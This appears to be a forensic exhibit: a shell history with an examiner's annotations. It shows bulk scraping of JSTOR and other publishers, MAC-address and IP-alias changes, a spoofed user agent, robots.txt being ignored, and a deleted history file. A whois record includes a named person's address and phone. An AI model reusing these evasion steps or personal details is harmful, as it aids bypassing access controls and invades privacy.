dig @10.72.0.47 www.google.com
gnome-screensaver
df
ping www.yahoo.com
echo 10.72.0.47>> logininfo




```
dig --help
host --help
dig ns x.dyndns-free.com
dig @ns1.dyndns.org ghost-laptop.dyndns-free.org
dig @ns1.dyndns.org ghost-laptop.dyndns-free.com
/sbin/ifconfig -a
```



The SSH commands indicate attempts to remotely access the computer ghost-laptop through dyndns-free. SSH stands for Secure Shell and is a method of accessing a remote computer through an encrypted channel.

```
ssh --help | grep interf
man ssh
sudo ifconfig eth0 down
ssh ghost-laptop.dyndns-free.com
sudo curl --interface eth0 10.72.0.47
route
ssh ghost-laptop.dyndns-free.com
ping www.yahoo.com
/sbin/ifconfig -a
ssh 10.189.76.179
sudo dhclient eth0
sudo dhclient eth0
route
man route
route
sudo dhclient eth0
```



#These commands would modify the routing table to add a gateway of 10.189.64.1 to reach addresses on the 10.0.0.0 private network.

```
route
ping 10.189.76.179
ping 10.72.0.47
sudo dhclient eth0
/sbin/ifconfig -a
ping google.com
```

```
route
ping 4.2.2.2
sudo dhclient eth0
cat logininfo
```



These commands are similar to those seen previously where the user is attempting to use 'curl' to register a computer or user name and email address via the web page at IP address 10.72.0.47.

```
sudo dhclient eth0
sudo dhclient -r
sudo dhclient -r eth0
sudo dhclient eth0
/sbin/ifconfig -a > ifconfiglog
/sbin/ifconfig -a
```



These commands are being used to manually change the MAC address of the Wireless network interface (wlan0) to 90:4c:e5:a0:c7:55

```
/sbin/ifconfig -a
/etc/init.d/ez-ipupdate restart
sudo /etc/init.d/ez-ipupdate restart
```

```
dig ghost-laptop.dyndns-free.com
ping 4.2.2.2
sudo dhclient
ping 4.2.2.2
ping www.yahoo.com
route
curl www.yahoo.com
ssh ghost-laptop.dyndns-free.com
/sbin/ifconfig -a
ssh 18.111.48.33
curl www.yahoo.com
sudo dhclient eth0
```

This indicates the attachment of removable media to the computer. The removable media is given the unique ID listed.

```
ls
ls | grep aip
ls | grep -v oxford
cd /vol
```

```
ls
cd www.genome.org/content/1/3/
ls
cd /media/bce820ea-a03b-4556-bfa6-ef2d9eb665e/
more pdfs/2520824.pdf
more pdfs/25208234.pdf
ls -l pdfs/25208234.pdf
ls -Ul pdfs | head
python
ps ax | grep pyth
ps ax | grep ls
sudo kill 8185
sudo kill -9 8185
fg
cd bl
cd blocks/
ls
cd done/
ls | less
```

```
ls | head
more allpd000000009
more allpd000000009
more allpd000000009
```

```
ls | tail
more tograb-aaggu
```

```
ls | less
ls | grep -v pd | less
ls | grep blk | tail
```

The previous commands indicate the listing of the contents of the previously identified removable media device with the unique volume ID listed. The 'more' command provides a scrollable view of file contents in the console.

```
cd
python
```

The 'ln' command combined with the '-s' switch is used to create a symbolic link (equivalent to a "shortcut" on Windows), to make the removable media device accessible on the system as '/media/drive'

```
fg
ls /media/drive/pdfs*
c
w
/sbin/ifconfig -a
/sbin/ifconfig -a
sudo /etc/init.d/ez-ipupdate restart
```

indicates attempts to remotely access computers at the IP addresses 10.189.61.53 and 18.111.48.33

via the SSH protocol. The first IP address is in a range of private addresses that would not be routed across the Internet.

```
ls
more failedandneedtograd
cat failedandneedtograd | sed -e 's/.pdf//' | sort -u | head
cat failedandneedtograd | sed -e 's/.pdf/' | sort -u > failed-partial-
clean
head failed-partial-clean > blocks/testfailed
/sbin/ifconfig -a
curl --interface wlan0 www.yahoo.com
route
ping 18.111.31.1
wc -l failedandneedtograd
sudo apt-get install autossh
sudo apt-get update
man ssh
ps ax | grep dhclient
kill 7937
sudo kill 7937
sudo kill 8001
sudo kill 8281
ps ax | grep dhclient
ps ax | grep netwo
ps ax | grep Netw
sudo kill 730
ps ax | grep Netw
ps axf
/etc/init.d/network-manager stop
sudo /etc/init.d/network-manager stop
ps ax
ps ax | grep dhcl
sudo kill 8839
ps ax
/sbin/ifconfig -a
```

The preceding lines indicate that the dyndns IP update configuration file was opened in the text editing program emacs. Then the dyndns IP update service was restarted and the DNS records for

*ghost-laptop.dyndns-free.com were retrieved with
the utility "dig".*

```
ls
screen -x
w
who am i
wc -l failed-clean
screen -x
l
ls
cat failedandneedtograb | sed -e 's/.pdf//' | sort -u > failed-partial-
clean
wc -l failedandneedtograb
cat failedandneedtograb | sed -e 's/.pdf//' | sort -u > failed-clean
rm failed-partial-clean
more failed-clean
cd blocks/done
ls | less
less blk0000000020
wc -l blk0000000020
cd ..
split --help
split -a 5 -l 1000 failed-clean blocks/blkfail .
df -h
screen -x
screen -x
who am i
cd umi
python
cd umi
grep 797854 *
grep 801899 *
ls
more 900.html
grep 1978790241 *
screen -r
screen -x
links
ls
screen -x
ls blocks
```

```
ls
rm failedandneedtograd
rm failed-clean
python
ls
mv pdf2size.dbm pdf2size-js3.dbm
fg
more stilltogradx
split --help
split -a 5 -l 100 stilltogradx blocks/stillblk
ls blocks
fg
cd /media/drive/pdfs
more 3590725.pdf
less 3697690.pdf
cd /media/drive/pdfs
more 3590725.pdf
less 3697690.pdf
```


[REDACTED]

```
ls
ls umi/saneurl.py
```

[REDACTED]


```
more /vol/umi/107685.html
links /vol/umi/107685.html
links /vol/umi/107794.html
```

[REDACTED]



The previous links and curl commands indicate attempts to access or retrieve files from the specified URLs

```
ping www.jstor.org
curl www.jstor.org
ls
screen -x
df -h
screen -r
screen -x
cd /media/drive/jsindex/
ls
rm *
ls
s
ls
cd 1923
ls
more 00900.html
python
cd ..
ls
python
more 1923/06700.html
fg
ls blocks
df -h
```



Indicates the removal of the removable media device with the unique ID specified from the file system

```
ping 4.2.2.2
/sbin/ifconfig -a
/sbin/ifconfig -a|less
ls
```



```
~/bin/sls pdfs | head
./sls pdfs | head
cd pdfs
../sls | xargs -i mv {} /vol/pdfs/
../sls . | xargs -i mv {} /vol/pdfs/
ls
cd ..
rmdir pdfs
more deleteandgrab
ls
ls -l
```

```
[REDACTED]
```

'tail' and 'more' are commands to view the partial content of a file in the console. The file pdfs3.sls on the Acer computer contains a listing of files with the '.pdf' extension.

```
ls
```

```
[REDACTED]
```

The file js3.lslR contains a recursive file listing of the '/vol/' directory on the Acer computer

```
fg
ls
ls -lh pdf2size-js4.dbm
wc -l js3.lslR
python
split -a 5 -l 100 30mblocks blocks/grp30m
cd /vol/jsindex/
python
cd /media/dr
cd /media/drive/
~/keepgrabbing.py
fg
more /media/drive/4478605.pdf
more /media/drive/pdfs/4478605.pdf
```

```
[REDACTED]
```

These two commands would fetch the web page from the site protect.theinfo.org. The domain theinfo.org is registered to Aaron Swartz. (See box below.)

[Querying whois.publicinterestregistry.net]

Domain ID:015137183-LROR
Domain Name:THEINFO.ORG
Created On:19-Dec-1999 04:25:45 UTC
Last Updated On:19-May-2010 06:19:01 UTC
Expiration Date:19-Dec-2011 04:25:45 UTC
Sponsoring Registrar:Name.com, LLC (R1289-LROR)
Status:OK
Registrant ID:0-684620-Gandi
Registrant Name:Info Networks
Registrant Organization:Info Networks
Registrant Street1:348 Marshman
Registrant Street2:
Registrant Street3:
Registrant City:Highland Park
Registrant State/Province:IL
Registrant Postal Code:60035
Registrant Country:US
Registrant Phone:+1.8474328857
Registrant Phone Ext. :
Registrant FAX:
Registrant FAX Ext. :
Registrant Email:aeb@arcoms.com
Admin ID:AS868-GANDI
Admin Name:Aaron Swartz
Admin Street1:348 Marshman
Admin Street2:
Admin Street3:
Admin City:Highland Park
Admin State/Province:IL
Admin Postal Code:60035
Admin Country:US
Admin Phone:+1.8474328857

```
df
ps ax | grep part
ps ax
cd /media/
ls
```



The previous commands indicate the mounting of an additional drive on the computer. Based on the commands identified the drive appears to have a Reiser File System

*and was mounted in the directory
/media/drive2*

```
df
df -h
cd drive2
ls
ls -a
mkdir pdfs
sudo mkdir pdfs
sudo chown ghost pdfs
cd /vol
ls -l
cd ..
ls -l
rm vol
sudo rm vol
```

*#This indicates a symbolic link to the
directory named /vol and the
filesystem mounted on
/media/drive2*

```
screen -r
screen -x
ping www.google.com
/sbin/ifconfig -a
/sbin/ifconfig -a|less
dhclient
sudo dhclient
sudo ifdown eth0:1
ping www.google.com
/sbin/ifconfig -a
/sbin/ifconfig -a|less
ping 4.2.2.2
cat /etc/resolv
cat /etc/resolv.conf
ping 10.72.0.47
ping 10.72.0.47
ping 4.2.2.2
sudo ifconfig down eth0:1
sudo ifconfig eth0:1 down
/sbin/ifconfig -a|less
sleep 600 && bell
```

```
bg
dhclient
sudo dhclient
df -h
sudo umount /dev/sdf1
fg
df
ps ax | grep dhclient
sudo kill 31696
/sbin/ifconfig -a | less
screen -x
gnome-screensaver
gnome-screensaver-command --lock
gnome-lock-screen
gnome-screensaver-lock
xscreensaver -lock
gnome-screensaver-command --lock
gnome-screensaver
screen -x
df
cd /media/
ls
[REDACTED]
df
[REDACTED]
```

The previous highlighted commands indicate the mounting of additional media on the Acer computer

```
ls
/sbin/ifconfig -a
[REDACTED]
ls
/sbin/ifconfig -a > mac
[REDACTED]
fg
[REDACTED]
man ifconfig
[REDACTED]
/sbin/ifconfig -a | grep ether
/sbin/ifconfig eth0
[REDACTED]
```

```
sudo ifdown eth0
```

```
sudo ifconfig eth0 down
```

The previous highlighted commands indicate the modification of the MAC address of the wired network connection (eth0)

```
sudo ifconfig eth0 up
```

```
dhclient
```

```
sudo dh
```

```
sudo dhclient
```

```
sudo dhclient -r
```

```
cd /mnt/
```

```
ls
```

```
df
```

```
cd /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/
```

```
ls
```

```
ls -l /
```

The previous commands indicate the creation of a symbolic link for the device with the unique ID listed to the directory '/vol'

```
cd /vol
```

```
ls
```

```
df
```

```
ifconfig
```

```
sudo dhclient -r
```

```
sudo dhclient
```

```
ls
```

```
cd
```

```
ls
```

```
screen -r
```

```
ls blocks/|wc -l
```

```
screen
```

```
screen -r
```


```
screen -x
```

```
wc -l urlstograb.wget
```

```
df -h | media
```

```
df -h | grep media
```

```
wc -l urlstograb.wget
df -h | grep media
```



The previous commands would filter the content of the file 'urlstograb.wget', removing lines that contained any of the text strings that follow the 'grep -v' command. (Removing, for example, lines that contained "oxford", "dukejo", etc)

```
wc -l urls*
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
LS
df
w
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ks blocks/|wc -l
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
ls /mnt
ls /vol
```

```
df -h | grep media
ls blocks/wc -l
df -h | grep media
ls blocks/wc -l
df -h | grep media
ls blocks/wc -l
df -h
ls blocks/wc -l
df -h | grep media
ls blocks/wc -l
df -h
df -h | grep media
ls blocks/wc -l
df -h | grep media
ls blocks/wc -l
df -h | grep media
ls blocks/wc -l
df -h | grep media
ls blocks/wc -l
df -h | grep media
ls blocks/wc -l
df -h | grep media
ls blocks/wc -l
df -h | grep media
ls blocks/wc -l
df -h | grep media
ping google.com
/sbin/ifconfig -a
/sbin/ifconfig -a|less
df
umount /media/drive
cd /media/drive/
ls
df -h
ls
```



```
df
/sbin/ifconfig -a|less
```

These commands are used to dismount the device '/dev/sde1' from the Acer computer

```
df -h | grep drive2
ls blocks/|wc -l
cd
ls blocks/|wc -l
df -h | grep drive2
/sbin/ifconfig -a
```

```
/sbin/ifconfig -a
curl --interface eth0:1 www.jstor.org
curl --interface eth0 www.jstor.org
```

```
curl --interface eth0 www.jstor.org
curl --interface eth0:1 www.jstor.org
```

```
curl --interface eth0:1 www.jstor.org
```

```
curl --interface eth0:1 www.jstor.org
/sbin/ifconfig -a
```

```
curl --interface eth0:1 www.jstor.org
```

The previous highlighted commands indicate attempts to establish a static IP address on an alias network interface for the wired network connection (eth0)

```
ls blocks |wc -l
ping 4.2.2.2
cd vol
cd /vol
~/keepgrabbing.py
fg
cd ..
ls vol
ls -l vol
rm vol
sudo rm vol
sudo ln -s /media/drive /vol
cd /vol
```



```
~/keepgrabbing.py
a
~/keepgrabbing.py
cd ..
cd vol
~/keepgrabbing.py
cd
ls
mkdir tomove
cd tomove
mkdir pdfs
~/keepgrabbing.py
emacs ../keepgrabbing.py
~/keepgrabbing.py
sudo rm /vol
```

This command indicates the creation of a symbolic link for a removal media device with the unique ID listed to name '/vol'

```
cd /vol
~/keepgrabbing.py
fg
ls
cd ../vol
~/keepgrabbing.py
links ww.jstor.org
dhclient
/sbin/ifconfig -a
ifconfig up eth0:1 18.55.6.251
ifconfig --help | less[A
ifconfig --help
```

```
/sbin/ifconfig -a
ping --help | less
ping -I eth0:1 www.google.com
/sbin/ifconfig -a
/sbin/ifconfig -a|less
/sbin/ifconfig -a
```

```
ping -I eth0:1 www.google.com
ping -I 18.56.6.241 www.google.com
curl --interface eth0:1 www.google.com
curl --interface eth0:1 www.jstor.org
curl --help | less
/sbin/ifconfig -a
```

```
curl --interface eth0:1 www.jstor.org
```

The previous highlighted commands indicate attempts to establish a static IP address on an alias interface for the wired network connection (eth0)

```
curl --interface eth0:1 www.jstor.org
curl --interface eth0:1 www.jstor.org/x
ls
emacs keepgrabbing.py
cd tomove/pdfs/
ls | wc -l
mv * /vol/pdfs
ls
cd ..
ls
mkdir umi
cd umi
```

The previous commands use 'curl' to retrieve pages from the website 'proquest.umi.com' and save the data to a file (in this case 0.html and 50.html)

```
diff -u 0.html 50.html
```



curicommands.py is a file on the Acer computer that will generate a shell script that contains curl commands to retrieve resources from the website 'proquest.umi.com'. curicommands.sh is the shell script produced, consisting of a series of curl retrieval requests that will be run sequentially.

```
more 1100
more 1100.html
lynx -dump 1100.html
links 1100.html
python
cat > saneurl.py
fg
ls /media
fg
mkdir /media/drive/umi
fg
curl -i http://proquest.umi.com/pqdweb
fg
ls /media/drive/umi
more /media/drive/2073772711.pdf
more /media/drive/umi/2073772711.pdf
more /media/drive/umi/2073772711.html
more /media/drive/umi/2073772711.pdf
fg
cd /vol
~/keepgrabbing.py
cd ..
cd vol
~/keepgrabbing.py
fg
```

```
~/keepgrabbing.py
cd ..
cd vol
ls
~/keepgrabbing.py
ls
df -h
pwd
cd ..
cd vol
~/keepgrabbing.py
cd ../vol
ls
~/keepgrabbing.py
cd /media
ls
cd 3aab9fe1-9c54-43b1-9374-72722d78d3e0/
ls
df -h
```



*# This command will shutdown the
computer immediately*

```
cd /media/de
cd /media/drive/
mkdir jsindex
sudo mkdir jsindex
sudo chown ghost jsindex
cd jsindex
python
ls
fg
more 2010/0800.html
cd 1989
ls
cd /vol/
ls
cd jsindex/1989
ls
ls -l | less
ls -l | tail
cd ../1990
ls -l | less
```



```
python
python /usr/bin/easy_install
sudo easy_install --install-dir /usr/lib/python2.6/ pyoai
PYTHONPATH=/usr/lib/python2.6 sudo easy_install --install-dir
/usr/lib/python2.6/ pyoai
sudo easy_install --install-dir /usr/lib/python2.6/site-packages/ pyoai
sudo PYTHONPATH=/usr/lib/python2.6/site-packages easy_install --install-
dir /usr/lib/python2.6/site-packages/ pyoai
cd /usr/local/lib/python2.6/
ls -a
cd dist-packages/
ls -a
rm *
sudo rm *
sudo rm -rf *
sudo easy_install pyoai
python
ls
python
cd
ls blocks/|wc -l
fg
ps ax | grep keep
ps ax | grep ser
fg %1
fg 0
fg
kill 2137
kill 2138
ps ax | grep keep
python serveblocks.py 8092
fg
python serveblocks.py 8092
emacs serveblocks.py
python serveblocks.py 8092
emacs serveblocks.py
python serveblocks.py 8092
emacs serveblocks.py
python serveblocks.py 8092
emacs serveblocks.py
python serveblocks.py 8092
```

```
kill %1
fg
python serveblocks.py 8092
kill %1
fg
python serveblocks.py 8092
kill %1
fg
python serveblocks.py 8092
fg
kill %1
fg
python serveblocks.py 8092
kill %1
fg
python serveblocks.py 8092
kill %1
fg
emacs serveblocks.py
python serveblocks.py 8092
cd /media/drive/
~/keepgrabbing.py
df -h
df -h|grep sdd; date
du -hsc /vol/*
dm /vol/urlstograb2.wget
```

```
du -hsc /vol/*
bwm-ng
du -hsc /vol/*
df -h
df -h|grep media
ls blocks|wc -l
ls
emacs oaigrab.py
python -i oaigrab.py
emacs oaigrab.py
python -i oaigrab.py
emacs oaigrab.py
mkdir muse
```

*# The 'rm' command is used to remove
file(s) from the file system*

```
mv urlstograb* muse
```

```
wc -l urlstograb.wget
```

```
emacs oaigrab.py
```

```
emacs oaigrab.py
```

```
ls
```

```
emacs oaigrab.py
```

```
fg
```

```
emacs oaigrab.py
```

The previous commands indicate the execution of the python script 'oaigrab.py' with the results saved to the file 'urlstograb.wget'

```
fg
```

```
cd /vol
```

```
more analysis.oxfordjournals.org/content/35/3/97.full.pdf
```

The 'wget' command is used to non-interactively retrieve files from the network. In this case the use of the '-i' switch will read all the URLs listed in the file 'urlstograb.wget' and retrieve content.

```
mkdir sd
```

```
cd sd
```

```
wget -m -np
```

```
"http://www.sciencedirect.com/science/page/sitemap/index.html"
```

```
wget --header='User-Agent: WL/6' -m -np
```

```
"http://www.sciencedirect.com/science/page/sitemap/index.html"
```

```
wget --header="User-Agent: WL/6" -m -np
```

```
"http://www.sciencedirect.com/science/page/sitemap/index.html"
```

```
wget -e robots=off --header="User-Agent: WL/6" -m -np
```

```
http://www.sciencedirect.com/science/page/sitemap/index.html
```

```
ls
```

```
cd www.sciencedirect.com/science/page/sitemap/publication/
```

```
ls
```

```
cd serial/
```

```
ls
```

```
cd journals/  
ls  
emacs ~/sls  
chmod +x ~/sls  
~/sls | less  
~/sls . | less  
more 17509467.html  
ls 0242648X  
ls 0242648X/24  
ls 0242648X/24/3  
more 0242648X/24/3/243.html  
python  
fg  
mkdir /vol/sd/jo  
fg  
cd  
fg  
python  
ls  
cd umi  
ls  
python  
fg  
more keepgrabbing.py  
cd /vol/  
ls  
mkdir pdfs  
sudo mkdir pdfs  
sudo chown ghost pdfs  
cd pdfs/  
~/keepgrabbing.py  
cd ..  
~/keepgrabbing.py  
fg  
~/keepgrabbing.py  
dids  
fg  
python  
pwd  
ls  
cd ~/umi
```



```
python
fg
python
ls 1000000.html
fg
more 128214.html
more 128213
less 128204.html
less /vol/umi/128204.html
links /vol/umi/128204.html
python
ls -lh
ls blocks | wc -l
python
ls *dbm
fg
ls
more deleteandgrab
split -a 5 -l 1000 deleteandgrab blocks/regrabc
ls blocks | wc -l
cd blocks/
ls | less
ls | tail
cd ..
fg
ls /mnt
df
ls /media/drive
fg
links http://caliber.uopress.net/doi/pdf/10.1625/as.2010.50.5.836
ls
████████████████████████████████████████████████████████████████████████████████
# The 'rm' command is used to remove file(s) from
the filesystem

curl
"http://portal.acm.org/ft_gateway.cfm?id=1187439&type=pdf&CFID=15902&CFT
OKEN=55059171"
curl -i
"http://portal.acm.org/ft_gateway.cfm?id=1187439&type=pdf&CFID=15902&CFT
OKEN=55059171"
curl -i "http://portal.acm.org/ft_gateway.cfm?id=1187439&type=pdf"
curl -i "http://portal.acm.org/ft_gateway.cfm?id=1187439&type=pdf"|less
```

```
ls
more serveblocks.py
emacs serveblocks.py
more keepgrabbing.py
ls /vol
~/sls /vol umi > umi.sls
more umi.sls
~/sls /vol/umi > umi.sls
~/sls /vol/pdfs > pdfs3.sls
[REDACTED]
more js3.lslR
[REDACTED]
```

*# Commands to print a file listing for the directory
'/vol/' to a file named 'js3.lslR'*

```
more js3.lslR
wc -l js3.lslR
[REDACTED]
```

*# The echo command is being used to read
the value 'me@aaronsw.com' and generate
an MD5 of that string. This is a common
method of generating or identifying a
password*

```
df
ps ax
df
mount /dev/sdc/vol
cd /vol
ls
cd /media/
ls
ls -l
rm drive
sudo rm drive
sudo mkdir drive
sudo mount /dev/sde drive
sudo mount /dev/sdel drive
cd drive
ls
df
fd -h
df -h
mkdir pdfs
```

```
sudo mkdir pdfs
sudo chown ghost pdfs
ls
~/keepgrabbing.py
cd /media/drive/pdfs
```



less and more are commands for reading a portion of a file to the console a screen at a time.

```
cd
~/keepgrabbing.py
fg
ls
cd pdfs
ls
df -h
cd /vol/
~/keepgrabbing.py
cd ..
cd vol
~/keepgrabbing.py
```

Preface and caveats

- 1) The `.bash_history` file records, per user, commands and keystrokes entered into the BASH shell terminal, which was the shell used on the Acer computer.
- 2) The `.bash_history` file is a plain text file with no safeguards that protect it from modification. It can be edited and deleted by the user.
- 3) The file contains no internal timestamps for the commands and keystrokes recorded, although they do occur in chronological order.
- 4) The `.bash_history` file does not contain the results of commands or the screen output of programs executed from the shell.
- 5) At some points we see reference to the 'screen' command, which is used to invoke another, detachable command shell. Commands and keystrokes entered in a shell so invoked may not appear in the `.bash_history` file.

```
cat .bash_history
rm .bash_history
screen -x
uptime
df -h
```

```
[REDACTED]
```

these 2 lines perform a file listing on the /mnt/pdfs directory and pipe the results through word-count (wc) to get a total number of files in that directory

```
screen -x
cat .bash_history
ls
cat .ssh/known_hosts
whois ygl.as
uptime
```

```
[REDACTED]
```

The previous lines utilize two command-line methods (curl and links) for retrieving content from the JSTOR website

```
ls
```

```
[REDACTED]
```

This line indicates the links command above may have retrieved the file



838383.pdf, which is then moved (mv) to the /mnt/pdfs directory

```
screen -r  
screen -x  
curl jstor.org  
curl -i www.jstor.org  
curl -i www.jstor.org  
[REDACTED]
```

This command disables the wireless networking interface


```
sudo dhclient -re  
sudo dhclient -r  
[REDACTED]
```

This command enables the wired networking interface

```
sudo dhclient  
curl -i www.jstor.org  
curl scripting.com  
/sbin/ifconfig -a  
curl scripting.com  
ping 4.2.2.2  
cat /etc/resolv.conf  
sudo dhclient -r  
sudo dhclient  
ping 4.2.2.2  
cat /etc/resolv.conf  
curl scriptng.com  
curl www.google.com  
curl -i www.jstor.org  
/sbin/ifconfig -a  
[REDACTED]
```

indicates an attempt with the utility "ping" to test connectivity to the IP registered to ghost-laptop.dyndns-free.com. The dyndns DNS service is commonly used to assign a fixed DNS entry for computers that are assigned dynamic IP addresses. When the computer's IP address changes, it updates the associated DNS record at dyndns to point to the new IP.

```
ps ax | grep ip  
[REDACTED]
```



These commands show the user examining and testing the configuration of the utility (ez-ipupdate) that updates the system's dyndns record. The ez-ipupdate default.conf file contains information related to the dyndns account used.

```
ls /mnt/|wc -l
cd /mnt
ls
ps ax | grep touch
ps ax | grep seq
touch 1
ls
touch 2
seq 1 20
seq 1 20 | xargs touch
ls | wc -l
seq 1 2000000 | xargs touch
ls | wc -l
ls | less
ls | wc -l
ps ax | grep bash
w
who am i
kill 3658
```



```
kill -9 3658
mkdir pdfs
cd pdfs
~/keepgrabbing.py
```



emacs and zile are both text editing programs that are run from the command line. In this case they are being used to open the python script keepgrabbing.py

```
~/keepgrabbing.py
touch foo
rm foo
cd ..
~/keepgrabbing.py
cd /mnt
ls
rm *
ls
cd pdfs
ls
cd
ls
```



This indicates the running of the python script serveblocks.py. The added command line variable '8092' appears to indicate which port to run the web application on in serveblocks.py. Port 8092 is also referenced in URLOpen function in the keepgrabbing.py python script.

```
bg
fg
```



The ps command is used to list running processes. Combined with the grep (string search) command, this will list any processes that contain the characters 'serve', including serveblocks.py

```
kill 2461
ps ax | grep serve
python serveblocks.py 8092
bg
```



```
ls /mnt
ls /mnt/pdfs
ls -l /mnt/pdfs/
cd
gnome-screensaver-command --activate
ls
ps ax | grep curl
kill 19047
curl www.jstor.org
dhclient --help
sudo dhclient
```

The command bwm-ng is used to execute a command line network bandwidth monitoring tool

```
ls blocks/|wc -l
df -h
links www.jstor.org/stable/873098
bwm-ng
gnome-screensaver-command --activate
```

The ls command in this instance lists the files in the 'blocks/' directory. Piped through the wc (word-count) command, it counts the files in that directory

```
bwm-ng
ls blocks/|wc -l
uptime
bwm-ng
df -h
ls blocks | wc -l
bwm-ng
sudo umount /mnt
df
screen -x
```

Starts the keepgrabbing.py python script

```
cd /mnt/
~/keepgrabbing.py
fg
cd /mnt/
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
0
cd /mnt/
```




```
~/keepgrabbing.py
bg: ~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
bg
bg: ~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/ke
~/keepgrabbing.py
bg
~/keepgrabbing.py
cd /mnt
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/lke
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
```




```
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
cd /mnt/
~/k
~/keepgrabbing.py
cd /mnt
~/keepgrabbing.py
cd /mnt
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mt
cd /mnt/
cd /mt
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
cd /mnt
~/keepgrabbing.py
screen -r
```



```
screen -x
uptime
```

Checks how much free space is available on mounted volumes

```
screen -r
screen -x
e
```

```
uptime
bwm-ng
df -h
```

```
screen -x
```

```
ps ax | grep curl
ps ax | grep keepgr | awk '{print $1}' | xargs kill
ps ax | grep curl
ps ax | grep gr
ps ax | grep curl
df -h
```

```
/sbin/ifconfig -a
```

Indicates the configuration of the static IP address 18.55.7.49 to an aliased interface on the wired network connection eth0

```
curl --interface eth0:1 www.jstor.org
curl --interface eth0:1 www.google.org
```

rsync is a file copying tool. In this case it is being used to copy the contents of the 'pdfs/' directory to a folder named '/vol/pdfs' on another computer, accessed through the dyndns registered record for 'ghost-macbook'. The 'a' switch selects a number of options – most notably recursive copying of subdirectories, the 'v' switch indicates verbose output of the file copying process to the console, and the 'z' switch indicates the use of the compression in the file transfer.

```
screen -r
screen -x
python
```

```
python
```

```
[REDACTED]  
easy_install --help  
easy_install --help|less  
[REDACTED]
```

```
python  
[REDACTED]
```

```
cd /usr/local/lib/python2.6/  
ls  
ls site-packages/  
cd  
ls  
[REDACTED]
```

